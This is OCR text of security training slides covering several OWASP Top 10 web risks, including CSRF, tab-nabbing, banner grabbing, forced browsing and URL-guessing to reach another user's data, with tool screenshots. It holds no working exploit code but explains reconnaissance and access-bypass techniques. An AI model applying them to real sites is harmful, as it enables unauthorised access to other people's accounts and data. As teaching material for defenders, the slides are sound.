
- Displaying only authorized links and menu choices
- This is called presentation layer access control
- Attacker simply forges direct access to ‘unauthorized’ pages


Typical Impact

- Attackers invoke unauthorized functions and services
- Access other user’s accounts and data
- Perform privileged actions

Underground Pages

- **Tools to Display Hidden Remote URLs in Background**
  - **URL Snooper-** a packet monitor tool that is able to directly sniff or snoop the full URL from a web installer or webpage.
  - **HTTPNetworkSniffer-** HTTPNetworkSniffer is a tiny and portable which captures HTTP requests and responses between your computer and the server and displays them in an easy to understand view.


URL Snooper
File
Favorite Websites
Help
Search
General Options
Protocol Filter:
Show All
Exclusion Filter (reject matching urls):
Also Search For:
Sniff Network
Stop Search
Clear Results
Pause
URL
Protocol
http://adobe-test.trackers.snxd.com/?info_hash=%D1%7Es%0A%09%C9Y%A8%01z%2...
GET (relative)
http://stats.adobe.com/b/ss/mxmacromedia/1/H.25.3T/s395513469946 63?AQB=1&n...
GET 3T/s file (relative)
http://fpdownload.adobe.com/get/flashplayer/pdc/11.7.700.202/install_flash_player.exe
GET exe file (relative)
http://dlmping2.adobe.com/dlm/fp.gif?type=install&pane=progress&os=win&exitcode=-1...
GET gif file (relative)
http://dlmping3.adobe.com/dlm/gdrive.gif?type=install&pane=progress&os=win&exitcod...
GET gif file (relative)
http://platformdl.adobe.com/SSN/AIH/icons/flash.png
GET png file (relative)
http://platformdl.adobe.com/SSN/AIH/meta/flashplayer11x32_117700202.solidpkg
GET solidpkg file (relative)
www.memtest86.com). At the time of writing it is free (GPLd)
domain/unknown
View raw packet contents
Manually Scan a URL:
Download
Open in Browse


HTTPNetworkSniffer
File Edit View Options Help
URL Method
http://www.freemake.com/releases.ini HEAD
http://www.freemake.com/releases.ini GET
http://download.freemake.com/VideoConverter/Offline/FreemakeVideoConverter_4.0.1.3.exe HEAD
http://api.opencandy.com/?accepted_ind=0&clientv=39&language=en,en&lst=5&max=1... GET
http://api.opencandy.com/?accepted_ind=0&clientv=39&language=en,en&lst=0&max=1... GET
http://api.opencandy.com/?clientv=39&method=track_product_installed&mstime=34.406... GET
http://api.opencandy.com/?clientv=39&method=track_product_installed&mstime=34.203... GET
http://download.freemake.com/VideoConverter/Offline/FreemakeVideoConverter_4.0.1.3.exe GET
http://installreport.freemake.com/installation/installation_stat.php?id=FreemakeVideoCon... GET
9 item(s)
NirSoft Freeware. http://www.nirsoft.net

A8 – Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- It forces an victim to execute unwanted actions on a web application in which victim is currently authenticated
- Attacker tricks the victim's browser to issue a command to a vulnerable web application

Risk

- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, …) with each request
- Evil websites can perform actions for users logged into your site.

Typical Impact

- Initiate transactions (transfer funds, logout user, close account)
- Access sensitive data
- Change account details

Phishing Attack

- **Phishing:** The act of sending an email that falsely claims to be from a bank or other E-commerce enterprise
- **The e-mail:** Directs the user to visit a cloned website where they are asked to “update” personal information.
- **Goal:** To trick the recipient into surrendering private information that will be used for identity theft.
  - Usernames/passwords; credit card, social security, and bank account numbers

Tab-nabbing

- Kidnapping of your Internet tabs!
- It targets internet users who open lots of tabs on their browser at the same time
- It replaces an inactive browser tab with a fake page
- Work on two concepts:
  - Detect when a tab has been left inactive
  - Which websites you regularly visit (by spy browser history)
- Can conduct through:
  - Iframe
  - URL Redirection

A9 – Using Known Vulnerable Components

Vulnerable components are common

- Vulnerable components like framework libraries, can be identified and exploited with automated tools

Widespread

- Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date.
- The developers don't even know all the components they are using, never mind their versions.

Typical Impact

- The full range of weaknesses is possible, including injection, broken access control, XSS, etc.
- The impact could range from minimal to complete host takeover and data compromise

Banner Grabbing

- **Banner Grabbing is an enumeration technique used to glean information about computer systems on a network and the services running its open ports.**
- **Banner grabbing is an attack designed to deduce the brand and/or version of an operating system or application.**


Banner grabbing

Apache Server recompiled with "Unknown-Webserver/1.0" as the server banner string

```
HTTP/1.1 403 Forbidden
Date: Mon, 16 Jun 2003 02:41:27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/html;
charset=iso-8859-1
```

IIS Server using the ServerMask plug-in

```
HTTP/1.1 200 OK
Server: Yes we are using ServerMask
Date: Mon, 16 Jun 2003 02:54:17 GMT
Connection: Keep-Alive
Content-Length: 18273
Content-Type: text/html
Set-Cookie: It works on cookies too=82.3S3.O12.NT2RORE,4147ON3P,.4OO.;
path=/
Cache-control: private
```


Firefox
SquirrelMail 1.4.22
jl_rana@yahoo.com...
has been booked - ...
Online Application ...
Apache Tomcat/7.0....
FREQUENTLY ASKE...
Apache Tomcat/7.0....
www.csab.in/rankslink.jsp
Delta Search
Most Visited
Getting Started
Latest Headlines
Bookmarks
HTTP Status 404 - /rankslink.jsp
type Status report
message /rankslink.jsp
description The requested resource is not available.
Apache Tomcat/7.0.39
EN
10:48
16-07-2013

Forced Browsing

- An attacker can use Brute Force techniques to search for unlinked contents in the domain directory
- Or *'robot.txt'* file contains URLs don't want indexed by search engine
- Unlinked contents such as
  - Temporary directories and files,
  - Old backup
  - Configuration files
- These resources may store sensitive information about web applications and operational systems such as-
  - Source code
  - Credentials
  - Internal network addressing

Example

- **Predictable Resource Location attack-**
  - **It is based on a manual and oriented identification of resources by modifying URL parameters.**
  - **The user1 wants to check his on-line agenda through the following URL:**

    www.site-example.com/users/calendar.php/user1/20070715

- **In the URL, it is possible to identify the username and the date (mm/dd/yyyy).**

- **Attacker guess another user's agenda by predicting user identification and date, as follow:**

  www.site-example.com/users/calendar.php/user6/20070716

A10 – Unvalidated Redirects and Forwards

